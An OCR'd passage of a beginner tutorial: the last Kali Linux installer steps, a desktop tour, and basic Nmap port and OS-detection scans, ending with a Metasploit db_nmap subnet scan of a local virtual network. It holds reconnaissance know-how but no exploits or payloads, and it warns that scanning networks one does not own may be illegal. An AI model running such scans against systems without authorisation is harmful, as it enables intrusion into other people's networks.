
In this dialog box you will be asked to enter the hostname for your system. This being a home network, we can set anything. Enter any anything and click continue.



Install Kali Linux 2020 – Configure the Network Screenshot

Step 17 – Configure the Network – Enter domain name

In this dialog box you will be asked to enter the domain name for your system. This being a home network, we can set anything like example.com



Install Kali Linux 2020 – Configure the Network- Enter Domain Name Screenshot

Step 18 – Set User account and password


In this dialog box you will be asked create an account other than the root user. Please note that this is the user other than the root user. Please type your name and click continue

Install Kali Linux 2020 – Set up Users account Screenshot

Now you will be asked to provide the user name again. I use the same name as the account name in the previous screen.

Install Kali Linux 2020 – Set up Users name Screenshot


You will be asked to setup a password of the user you created. Enter the password. We will login with this username and password once the installation completes.



Kali Linux Installation – set user password

Step 19 – Configure Clock

In this dialog box you will be asked to time zone based on the location you selected earlier. Please enter a time zone of your choice and click continue.



Install Kali Linux 2020 – Configure Clock Screenshot

Step 20 – Partition Disk

In this dialog box you are asked how you would like to partition your disk. Select Guided – Use entire disk and click continue. This is the default option.


Install Kali Linux 2020 – Select Disk to Partition Screenshot

In this dialog box you are asked to select a disk to partition. Select sda, VMware Virtual disk. There should be only one option. Click Continue.

Install Kali Linux 2020 – Select Disk to Partition Screenshot

Getting Started with Kali Linux GUI

The Kali Desktop has a few tabs you should initially make a note of and become familiar with. **Applications Tab, Places Tab, and the Kali Linux Dock.**



Applications Tab – Provides a Graphical Dropdown List of all the applications and tools pre-installed on Kali Linux. Reviewing the **Applications Tab** is a great way to become familiar with the featured enriched Kali Linux Operating System. Two applications we'll discuss in this tutorial are **Nmap** and **Metasploit**. The applications are placed into different categories which makes searching for an application much easier.

Accessing Applications

Step 1) Click on Applications Tab

Step 2) Browse to the particular category you're interested in exploring


Step 3) Click on the Application you would like to start.

Places Tab – Similar to any other GUI Operating System, such as Windows or Mac, easy access to your Folders, Pictures and My Documents is an essential component. **Places** on Kali Linux provides that accessibility that is vital to any Operating System. By default, the **Places** menu has the following tabs, **Home, Desktop, Documents, Downloads, Music, Pictures, Videos, Computer and Browse Network.**

Accessing Places

Step 1) Click on the Places Tab

Step 2) Select the location you would like to access.




Kali Linux Dock – Similar to Apple Mac's Dock or Microsoft Windows Task Bar, the **Kali Linux Dock** provides quick access to frequently used / favorite applications. Applications can be added or removed easily.

To Remove an Item from the Dock

Step 1) Right-Click on the Dock Item

Step 2) Select Remove From Favorites



To Add Item to Dock

Adding an item to the Dock is very similar to removing an item from the Dock

Step 1) Click on the Show Applications button at the bottom of the Dock

Step 2) Right Click on Application

Step 3) Select Add to Favorites

Once completed the item will be displayed within the Dock

Kali Linux has many other unique features, which makes this Operating System the primary choice by Security Engineers and Hackers alike. Unfortunately, covering them all is not possible within this tutorial; however, you should feel free to explore the different buttons displayed on the desktop.

What is Nmap?

Network Mapper, better known as Nmap for short is a free, open-source utility used for network discovery and vulnerability scanning. Security professionals use Nmap to discover devices running in their environments. Nmap also can reveal the services, and ports each host is serving, exposing a potential security risk. At the most basic level, consider Nmap, ping on steroids. The more advanced your technical skills evolve the more usefulness you'll find from Nmap

Nmap offers the flexibility to monitor a single host or a vast network consisting of hundreds if not thousands of devices and subnets. The flexibility Nmap offers has evolved over the years, but at its core, it's a port-scanning tool, which gathers information by sending raw packets to a host system. Nmap then listens for responses and determines if a port is open, closed or filtered.

The first scan you should be familiar with is the basic Nmap scan that scans the first 1000 TCP ports. If it discovers a port listening it will display the port as open, closed, or filtered. Filtered meaning a firewall is most likely in place modifying the traffic on that particular port. Below is a list of Nmap commands which can be used to run the default scan.

Nmap Target Selection	
Scan a single IP	nmap 192.168.1.1
Scan a host	nmap www.testnetwork.com
Scan a range of IPs	nmap 192.168.1.1-20
Scan a subnet	nmap 192.168.1.0/24
Scan targets from a text file	nmap -iL list-of-ipaddresses.txt

How to Perform a Basic Nmap Scan on Kali Linux

To run a basic Nmap scan in Kali Linux, follow the steps below. With Nmap as depicted above, you have the ability to **scan a single IP, a DNS name, a range of IP addresses, Subnets, and even scan from text files.** For this example, we will scan the localhost IP address.


Step 1) From the **Dock menu**, click on the second tab which is the **Terminal**

Step 2) The **Terminal** window should open, enter the command **ifconfig,** this command will return the local IP address of your Kali Linux system. In this example, the local IP address is 10.0.2.15

Step 3) Make a note of the local IP Address

Step 4) In the same terminal window, enter **nmap 10.0.2.15**, this will scan the first 1000 ports on the localhost. Considering this is the base install no ports should be open.

Step 5) Review results



By default, nmap only scans the first 1000 ports. If you needed to scan the complete 65535 ports, you would simply modify the above command to include **-p-.**

```
Nmap 10.0.2.15 -p-
```

Nmap OS Scan


Another basic but useful feature of nmap is the ability to detect the OS of the host system. Kali Linux by default is secure, so for this example, the host system, which Oracle's VirtualBox is installed on, will be used as an example. The host system is a Windows 10 Surface. The host system's IP address is 10.28.2.26.

In the **Terminal** window enter the following nmap command:

```
nmap 10.28.2.26 – A
```

Review results

Adding **-A** tells nmap to not only perform a port scan but also try to detect the Operating System.



Nmap is a vital utility in any Security Professional toolbox. Use the command **nmap -h** to explore more options and commands on Nmap.

What is Metasploit?

The Metasploit Framework is an open source project that provides a public resource for researching vulnerabilities and developing code that allows security professionals the ability to infiltrate their own network and identify security risk and vulnerabilities. Metasploit was recently purchased by Rapid 7 (https://www.metasploit.com). However, the community edition of Metasploit is still available on Kali Linux. Metasploit is by far the world's most used Penetration utility**.**

It is important that you are careful when using Metasploit because scanning a network or environment that is not yours could be considered illegal in some instances. In this tutorial, we'll show you how to start Metasploit and run a basic scan on Kali Linux. Metasploit is considered an advance utility and will require some time to become adept, but once familiar with the application it will be an invaluable resource.

Metasploit and Nmap

Within Metasploit, we can actually utilize Nmap. In this case, you'll learn how to scan your local VirtualBox subnet from Metasploit using the Nmap utility we just learned about.

Step 1) On **the Applications Tab**, scroll down to **08-Exploitation Tools** and then select **Metasploit**

Step 2) A terminal box will open, with **MSF** in the dialog, this is **Metasploit**

Step 3) Enter the following command

```
db_nmap -V -sV 10.0.2.15/24
```

